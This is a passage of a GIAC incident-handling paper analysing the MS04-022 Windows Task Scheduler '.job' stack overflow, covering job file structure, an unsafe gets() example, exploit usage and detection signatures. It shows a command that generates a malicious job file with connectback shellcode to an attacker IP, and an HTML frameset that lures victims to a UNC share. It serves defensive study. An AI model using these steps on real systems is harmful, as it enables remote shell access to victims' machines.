Global Information Assurance Certification Paper

Exploiting the Microsoft Windows Task Scheduler '.job' Stack Overflow Vulnerability

GIAC Certified
Incident Handler
Practical Assignment
Version 3.00

Kevin Wenchel Hacker Techniques, Exploits, and Incident Handling/Baltimore May 2004

Table of Contents

List of Figures

Statement of Purpose

The purpose of this paper is to describe in detail the Microsoft Windows Task Scheduler '.job' stack overflow vulnerability. This vulnerability was first published by Microsoft on July 13, 2004 in security bulletin MS04-022. At that time a patch was also made available to correct the vulnerability.

This vulnerability is an example of a content based buffer overflow[i]. Although content based buffer overflows are sometimes seen as less sexy than remote root exploits and Internet worms, they are every bit as insidious and the need for understanding the dangers, methods of exploitation, and incident handling strategies for this class of attack should not be overlooked. In the months since the Microsoft Windows Task Scheduler '.job' stack overflow vulnerability was discovered several additional high profile examples of content-based buffer overflows have been reported, including MS04-032[ii] and MS04-028[iii].

The paper will begin with a description of the vulnerability, providing references to vendor advisories and patches. I will then provide some background into the purpose and format of Windows task scheduler '.job' files and describe the source and nature of the vulnerability. Because this vulnerability involves a stack buffer overflow condition, a summary of basic stack buffer overflows will also be presented for the uninitiated reader. Also, I will discuss the signatures of the attack, and I will discuss the use of a snort signature to detect the possible exploitation of this vulnerability.

To illustrate how this vulnerability is relevant to the real world, I will demonstrate an attack scenario using a publicly available exploit. In this attack scenario, an insider in a fictitious organization will attempt to gain control of other workstations on the Intranet by "poisoning" public share points with a malicious job file. In illustrating the attack I will step through the 5 stages of the attack process (Reconnaissance, Scanning, Exploitation, Keeping Access, Covering Tracks) showing how the attacker carries out each phase.

Lastly, to illustrate how to prevent, contain, and clear an attack of this nature, I will discuss the attack from the standpoint of the incident handler by stepping through the six steps of the incident handling process (Preparation, Identification, Containment, Eradication, Recovery, Follow Up) as it relates to this attack.

The Exploit

Exploit Name

The vulnerability is most commonly referred to as the "Microsoft Windows Task Scheduler '.job' Stack Overflow". The exploit designed to target this vulnerability was written by Houseofdabus and is appropriately named HOD-ms04022-taskexpl. Further references regarding the vulnerability and exploit code are given below.

Exploit Code: HOD-ms04022-task-expl.c[iv]
(http://www.securiteam.com/exploits/5SP020UDPC.html)

CVE Candidate Number: CAN-2004-0212 [v]
(http://cve. mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0212)

Microsoft Security Advisory: MS04-022 [vi]
(http://www. microsoft.com/technet/security/bulletin/MS04-022.mspx)

BugTraq ID: BID-10708 [vii]
(http://www.securityfocus.com/bid/10708)

US-Cert Advisory: 228028[viii]
(http://www. kb.cert.org/vuls/id/228028)

ISS Xforce Advisory: 16591[ix]
(http://xforce.iss.net/xforce/xfdb/16591)

Operating System

The information contained in this section was obtained from Microsoft Security Advisory MS04-022.

The following systems are vulnerable:

Microsoft Windows 2000 (Service Pack 2, Service Pack 3, Service Pack 4)
Microsoft Windows XP (Service Pack 0, Service Pack 1) Microsoft Windows XP 64-Bit Edition (Service Pack 1)

The following systems are immune:

Microsoft Windows 98
Microsoft Windows 98 SE
Microsoft Windows ME

Microsoft Windows NT Server 4.0 Terminal Server Edition (Service Pack 6)*
Microsoft Windows NT Server 4.0 (Service Pack 6a)*
Microsoft Windows NT Workstation 4.0 (Service Pack 6a)*
Microsoft Windows XP 64-bit Edition
Microsoft Windows Server 2003
Microsoft Windows Server 2003 64-bit Edition

*Note, Windows NT 4.0 Workstation, Server, and Terminal Server edition are immune to this vulnerability unless Internet Explorer 6.0 Service Pack 1 has been installed.

Protocols/Services/Applications

To understand this exploit, some background on the Windows task scheduler, Windows Explorer and the use of icon handlers, and stack based buffer overflows is necessary.

Windows Task Scheduler

The task scheduler facility provided by Windows allows users to schedule tasks that execute at specified times. By clicking the *Scheduled Tasks* icon within the Windows control panel, a user can view, add, and delete scheduled tasks. Figure 1 shows a dialog box displaying the details of a scheduled task that runs a Norton Antivirus disk scan.

Figure 1. Viewing a scheduled task.

When a task is scheduled through the Windows task scheduler, a special file with the extension of '.job' (from here on referred to as a job file) is created in the *%systemroot%\tasks* directory. Job files contain all of the information needed by the Windows task scheduler to run the job. This information includes the path of the executable, command line parameters for the executable, job schedule times, the user name under which the job will execute, and a comment describing the job.

While I was unable to locate official documentation from Microsoft describing the structure of a job file, I ascertained much from viewing a job file with a hex editor. Shown in figure 2 is a hex dump of the job file related to the scheduled job shown in figure 1. The first 70 bytes and last 66 bytes of the job file seem to contain data relating to the execution schedule, the last execution time, and last execution status of the job. The middle of the file contains UNICODE encoded string data including the full path of the executable to run. Strings are represented in the job file using a two byte length indicator that immediately precedes the string data itself. In figure 2, the string length indicators are highlighted in red while the string data is highlighted in blue. Offset 0x46, for example contains a length indicator of 0x20 (32 bytes) and is followed by the NULL terminated string "c:\progra~1\norton~1\navw32.exe", which represents the command to run. Immediately following the null terminator at offset 0x81 is the string length indicator 0x47 (71 bytes) followed by the string "/task:c:\docume~1 \alluse~1 \applica~1 \Symantec\NORTON~1 \Tasks\mycomp.sc a". This string represents a command line parameter to the command. The username and comment strings follow in a similar fashion.

```
0000:0000 01 05 01 00 3f de d8 77 ab fc d4 4c 9f db 48 8f .. ..?ÞØw«üÔL.ÛH.
0000:0010 86 67 77 53 46 00 a8 01 00 00 00 00 3c 00 0a 00 .gwSF. ¨ .....< .
0000:0020 20 00 00 00 00 14 73 0f 00 00 00 00 00 13 04 00  ..... s.........
0000:0030 00 20 80 21 d4 07 08 00 05 00 14 00 14 00 00 00 . .!Ô ..........
0000:0040 00 00 76 00 00 00 20 00 43 00 3a 00 5c 00 50 00 ..v .... C.:.\.P.
0000:0050 52 00 4f 00 47 00 52 00 41 00 7e 00 31 00 5c 00 R.O.G.R.A.~.1.\.
0000:0060 4e 00 4f 00 52 00 54 00 4f 00 4e 00 7e 00 31 00 N.O.R.T.O.N.~.1.
0000:0070 5c 00 4e 00 41 00 56 00 57 00 33 00 32 00 2e 00 \.N.A.V.W.3.2...
0000:0080 65 00 78 00 65 00 00 00 47 00 2f 00 74 00 61 00 e.x.e...G./.t.a.
0000:0090 73 00 6b 00 3a 00 43 00 3a 00 5c 00 44 00 4f 00 s.k.:.C.:.\.D.O.
0000:00a0 43 00 55 00 4d 00 45 00 7e 00 31 00 5c 00 41 00 C.U.M.E.~.1.\.A.
0000:00b0 4c 00 4c 00 55 00 53 00 45 00 7e 00 31 00 5c 00 L.L.U.S.E.~.1.\.
0000:00c0 41 00 50 00 50 00 4c 00 49 00 43 00 7e 00 31 00 A.P.P.L.I.C.~.1.
0000:00d0 5c 00 53 00 79 00 6d 00 61 00 6e 00 74 00 65 00 \.S.y.m.a.n.t.e.
0000:00e0 63 00 5c 00 4e 00 4f 00 52 00 54 00 4f 00 4e 00 c.\.N.O.R.T.O.N.
0000:00f0 7e 00 31 00 5c 00 54 00 61 00 73 00 6b 00 73 00 ~.1.\.T.a.s.k.s.
0000:0100 5c 00 6d 00 79 00 63 00 6f 00 6d 00 70 00 2e 00 \.m.y.c.o.m.p...
0000:0110 73 00 63 00 61 00 00 00 00 00 0b 00 54 00 72 00 s.c.a ..... T.r.
0000:0120 69 00 74 00 68 00 65 00 6d 00 69 00 75 00 73 00 i.t.h.e.m.i.u.s.
0000:0130 00 00 34 00 54 00 68 00 69 00 73 00 20 00 69 00 ..4.T.h.i.s. .i.
0000:0140 73 00 20 00 61 00 20 00 73 00 63 00 68 00 65 00 s. .a. .s.c.h.e.
0000:0150 64 00 75 00 6c 00 65 00 20 00 73 00 63 00 61 00 d.u.l.e. .s.c.a.
0000:0160 6e 00 20 00 74 00 61 00 73 00 6b 00 20 00 66 00 n. .t.a.s.k. .f.
0000:0170 72 00 6f 00 6d 00 20 00 4e 00 6f 00 72 00 74 00 r.o.m. .N.o.r.t.
0000:0180 6f 00 6e 00 20 00 41 00 6e 00 74 00 69 00 56 00 o.n. .A.n.t.i.V.
0000:0190 69 00 72 00 75 00 73 00 2e 00 00 00 00 00 08 00 i.r.u.s ........
0000:01a0 00 00 00 00 00 00 00 00 01 00 30 00 00 00 d4 07  ..........0 . Ô.
0000:01b0 06 00 19 00 00 00 00 00 00 00 14 00 00 00 00 00  ................
0000:01c0 00 00 00 00 00 00 00 00 00 00 02 00 00 00 01 00  ................
0000:01d0 20 00 00 00 00 00 00 00 00 00  ..............................
```

Figure 2. Hex dump of a Windows job file.

Windows Explorer and Icon Handlers

Windows users are familiar with seeing Windows Explorer display custom icons for particular files or applications. How does Windows Explorer know which icon to display for a particular file? In most cases, an entry in the Windows registry statically associates a particular icon with a particular file extension. In such a case, all files with the same extension will be displayed with the same icon. Consider how Windows resolves the icon for a file with a '.doc' extension.

1. Windows searches the registry for a key named ".doc" located under the key *HKEY_CLASSES_ROOT* and finds the entry shown in figure 3.



Figure 3. Resolving icon for ".doc" step 1.

2. Windows next searches for a key named "Word.Document.8" located under the key *HKEY_CLASSES_ROOT* and finds the entry shown in figure 4.



Figure 4. Resolving icon for '.doc' step 2.

3. Finally, Windows looks under the *DefaultIcon* subkey which provides the path to the file containing the proper icon to display for Word document files as shown in figure 5.



Figure 5. Resolving icon for '.doc' step 3.

In addition to statically associating a particular file extension to a particular icon through the registry, Windows also provides a mechanism for dynamically associating an icon with a file extension, thereby allowing files with the same extension to be displayed with different icons. If you view the contents of a nonempty c:\windows\tasks directory in Windows Explorer, for example, you will notice that Windows displays a unique icon for each job file. The icon consists of a small clock in the lower left hand corner encompassed by the icon that corresponds to the application run by the job file. Figure 6 shows the icon displayed for a job file that executes a Windows command prompt.

Figure 6. Icon for job file that executes the command prompt.

To dynamically determine the proper icon to display for a job file, Windows Explorer proceeds in the following manner.

1. Windows searches the registry for a key named '.job' located under the key *HKEY_CLASSES_ROOT* and finds the entry shown in figure 7.



Figure 7. Resolving icon for '.job' step 1.

2. Windows next searches for a key named *JobObject* located under the key *HKEY_CLASSES_ROOT* and finds the entry shown in figure 8.

Figure 8. Resolving icon for .'job' step 2.

3. No *DefaultIcon* subkey exists. Instead there is an *IconHandler* subkey which points to yet another registry key that stores the path to the file containing the icon handler code. The contents of the registry subkey *HKEY_CLASSES_ROOT\{DD2110F0-9EEf-11cf-8D8E-00AA0060F5BF}* are shown in figure 9.

Figure 9. Registry entry for '.job' icon handler.

For job files mstask.dll provides “icon handler” functionality. Windows explorer will call the icon handler functions contained within *mstask.dll,* and the icon handler will perform custom processing to dynamically determine the icon to display for the job file. In order for the icon that Windows displays for job files to be partially composed of the icon of the scheduled job itself, the icon handler code must first read the path execution string stored within the job file and then resolve the icon registered for that executable. Due to a programming error in the icon handler code in mstask.dll, a stack buffer overflow may occur when reading a job file if the path execution string contained in the job file is unusually long. This is the crux of the Windows Task Scheduler ‘.job’ Stack Overflow vulnerability.

The Stack and Basic Buffer Overflows

To understand how stack buffer overflows operate, a basic understanding of modern processor architecture and high-level programming languages is necessary. High-level programming languages such as C, C++, Java, and Pascal all support the concept of function calls. Consider the code fragment in figure 10.

```
int main()
{
   printf("Please enter your name:");
   get_input();
}

void get_input()
{
      char input[16];
      gets(input);
}
```

Figure 10. C Code Fragment.

The main function calls the get_input function to prompt the user for input. When the get_input function executes, it allocates memory to store user input and then prompts the user for input. When the get_input function returns, the memory previously allocated for user input is de-allocated and execution returns to the calling function.

To support the use of function calls, the processor must manage the control data associated with calling and returning from functions. This control data includes things such as data arguments passed into a function, local memory storage allocated by the function, and the address which to return to after exiting the function. This control data is stored in memory using a LIFO (Last In First Out) data structure known as a stack. The stack is analogous to a stack of plates; plates are added or removed from the top of the stack one at a time and the plates on the bottom can't be removed from the stack until the plates on top are first removed. The Intel processors use the ESP register to store the address of the current "top" of the stack. The stack actually grows downward in memory, meaning the top of the stack will be at a lower memory address than the bottom of the stack.

When a program calls a function, any data arguments to that function are first placed onto the stack. Next, the memory address of the instruction immediately following the function call (referred to as the return address) is pushed onto the stack. This is the address to which execution will pass when the called function returns. Finally, the instruction pointer register (EIP for Intel processors) is loaded with the memory address of the first instruction in the function. When a function returns, the EIP is loaded with the return address previously stored on the stack and execution of the program resumes.

In general, a buffer overflow occurs when more data is copied into a memory buffer than was allocated for the memory buffer. Buffer overflows are roughly analogous to pouring 20 ounces of beer into a 16 ounce glass; 4 ounces of beer will simply overflow. When a stack buffer overflows, data overflows beyond the

end of a stack buffer and onto the stack, thereby overwriting other data on the stack. Consider a program like the one in figure 10 that prompts a user for input. By entering a string greater than 16 characters, the user will cause the stack buffer to overflow. After initially calling the get_input function, the program stack will appear as shown in figure 11.



Figure 11. Stack after function call.

If a wise-guy inputs a name like "JohnJacobJingleHiemerSchmitt", the stack will appear as shown in figure 12. The return address on the stack has been overwritten. When the function returns, it will load the address 'RSCH' (0x52534348) into the EIP register. A memory access violation will likely result when the processor attempts to execute the code at this address.



Figure 12. Stack after buffer overflow.

The goal of an attacker exploiting a stack buffer overflow is to alter the flow of control in the target program by overwriting the return address with an address of

the attacker's choosing. The most common approach used by attackers is to craft an overly long input string designed to overflow an input buffer. Within the input string the attacker will embed raw machine instructions designed to execute some task for the attacker such as opening a backdoor. For historical reasons, the raw machine instructions that an attacker embeds in the buffer are referred to as shellcode. If the attacker's input buffer overflows the stack buffer and overwrites the return address on the stack with an address that points back to the shellcode contained in the input buffer, the attacker effectively forces the execution of his own code.

Description and Exploit Analysis

The source of this vulnerability lies in an unchecked *wcscpy* operation performed within the icon handler code in mstask.dll. *wcscpy* is a C library function used to copy a NULL terminated UNICODE string from one memory location to another *(wscspy* is analogous to *strcpy,* which operates on NULL terminated ASCII strings)[x]. The C function prototype for *wcscpy* looks like

```
wchar_t *wcscpy(wchar_t *dest, const wchar_t *src)
```

where *dest* and *src* are pointers to the source and destination memory locations for the copy operation. *wcscpy* is a dangerous function because it performs no bounds checking. If the NULL terminated string referenced by *src* is larger than the buffer referenced by *dest,* a buffer overflow will occur.

As mentioned earlier, the icon handler code in mstask.dll must open the job file and parse the path execution string in order to locate the icon corresponding to the scheduled task. If the path execution string is exceedingly long, a stack buffer overflow occurs shortly after the icon handler code in mstask.dll reads the path execution string from the job file into memory. After reading the path execution string into memory, the code in mstask.dll performs a *wcscpy* operation to copy the execution path string from the read buffer to a location on the stack. It is during this operation that the stack buffer overflow occurs.

To exploit this vulnerability, an attacker uses the HOD-ms04022-task-expl exploit to generate a malicious job file. The malicious job file contains an overly long path execution string that will trigger a buffer overflow as well as shellcode that will create a backdoor for the attacker. HOD-ms04022-task-expl can generate job files containing one of two types of shellcode: connectback shellcode or portbind shellcode. Connectback shellcode connects back to a specified port at a specified IP address and provides a Windows command shell to the attacker. Portbind shellcode listens on a specified port on the victim's machine and provides a Windows command shell to anyone who connects to the port.

Running HOD-ms04022-task-expl without any parameters produces the usage message shown in figure 13.

```
C:\>hod-ms04022-task-expl

(MS04-022) Microsoft Windows XP TaskScheduler (.job) Universal Exploit --- Coded by

.::[ houseofdabus ]::. ---


Usage:
hod-ms04022-task-expl <file> <shellcode> <bind/connectback port>[connectback I



Shellcode:
1 - Portbind shellcode
2 - Connectback shellcode
```

Figure 13. HOD-ms04022-task-expl usage statement.

As an example, a job file named bad.job containing connectback shellcode that connects to port 4545 on 192.168.1.10 can be created using the command shown in figure 14.

```
C:\>hod-ms04022-task-expl bad.job 2 4545 192.168.1.10

(MS04-022) Microsoft Windows XP TaskScheduler (.job) Universal Exploit --- Coded by

.::[ houseofdabus ]::. ---


[*] Shellcode: Connectback, port = 4545, IP = 192.168.1.10 [*]
Generate file: bad.job
```

Figure 14. Creating a job file exploit with connectback shellcode.

A hex dump of the resulting job file is shown in figure 15. Starting at offset 0x46 and highlighted in red is the string length indicator for the path execution string. In this case the value is 55809. The remainder of the file, highlighted in blue consists of excess padding and shellcode.



Figure 15. Malicious job file produced by HOD-ms04022-task-expl.

The attacker must coerce the potential victim into displaying a malicious job file from within an application such as Windows Explorer. Any application which will attempt to use the mstask.dll icon handler to display an icon for a job file is potentially vulnerable. Windows Explorer is the most common GUI-based mechanism for displaying file listings in Windows. However, Internet Explorer

when pointed to a file path or UNC path will provide a file directory listing much like Windows Explorer, and is also vulnerable.

A simple way to exploit this vulnerability is for the attacker to place a malicious job file on a heavily accessed Windows share point. A second approach would involve coercing the victim into viewing a web page that includes a UNC reference to a Windows share point containing the malicious job file. For example, assuming \\192.186.1.10\share is a share point containing a malicious job file, the attacker could carry out an attack by coercing the victim to view a web page like the one shown in figure 16.

```
<html>
<frameset rows="99%,*" frameborder="0" border="0">
<frame src=index.html
<frame src=\\192.168.1.10\share>
</frameset>
</html>
```

Figure 16. HTML page to exploit vulnerability.

Signatures of the Attack

After successful exploitation of this vulnerability, the victim's Internet Explorer or Windows Explorer session will become completely unresponsive. In addition, an empty command prompt window may suddenly appear on the users screen. This suspicious behavior is a sure sign that something is wrong. This is a particularly strong indication of an attack if users also report seeing this behavior every time they visit a particular network share point or web site.

Unsuccessful exploitation of this vulnerability can also leave telltale signs. For example, a patched system that attempts to display a malicious job file in Windows Explorer will display an icon like that shown in figure 17.

Figure 17. Icon displayed for malicious job file on a patched system.

It should be noted that the presence of the "red x" icon is not a 100% indicator of an attack. Other error conditions within a job file can also cause Windows to display the icon in this fashion. However, the presence of a red X on a job file is always worth investigating. Also, the presence of job files in directories other than *%systemroot%\tasks* is suspicious. The task scheduler only creates job files in this directory. It is extremely unnatural to find job files in other directories on the system, especially if they are share points.

As described earlier, there are many vectors through which the attacker can mount this attack. Probably the most common approach involves placing the malicious job file on a public share point and coercing the user to view the file either through Windows Explorer or Internet Explorer. To develop a generic network IDS signature for such as attack, we must examine the interaction between a Windows client and a Windows file server when a share point is browsed. Figure 18 shows network traffic captured when a share point containing a job file named *expl .job* was browsed from a Windows Explorer session. The client machine sends an SMB (Server Message Block) "NT Create AndX Request" request for the path "\expl.job" to the server. This indicates the client is viewing a share point that contains a job file named expl.job. As stated earlier, directories outside of *%systemroot%\tasks* should not normally contain job files, especially not share points, so a signature designed to detect this condition should not typically result in false positives.

In figure 18 the contents of the SMB "NT Create AndX Request" packet are highlighted in the bottom pane of the Ethereal window. The byte sequence FF 53 4D 42 A2 at the beginning of the data represents an SMB protocol header with an operation code of "NT Create AndX Request". The byte sequence 2E 00 6A 00 6F 0 62 00 00 00 towards the end of the data represents the UNICODE string '.job'.

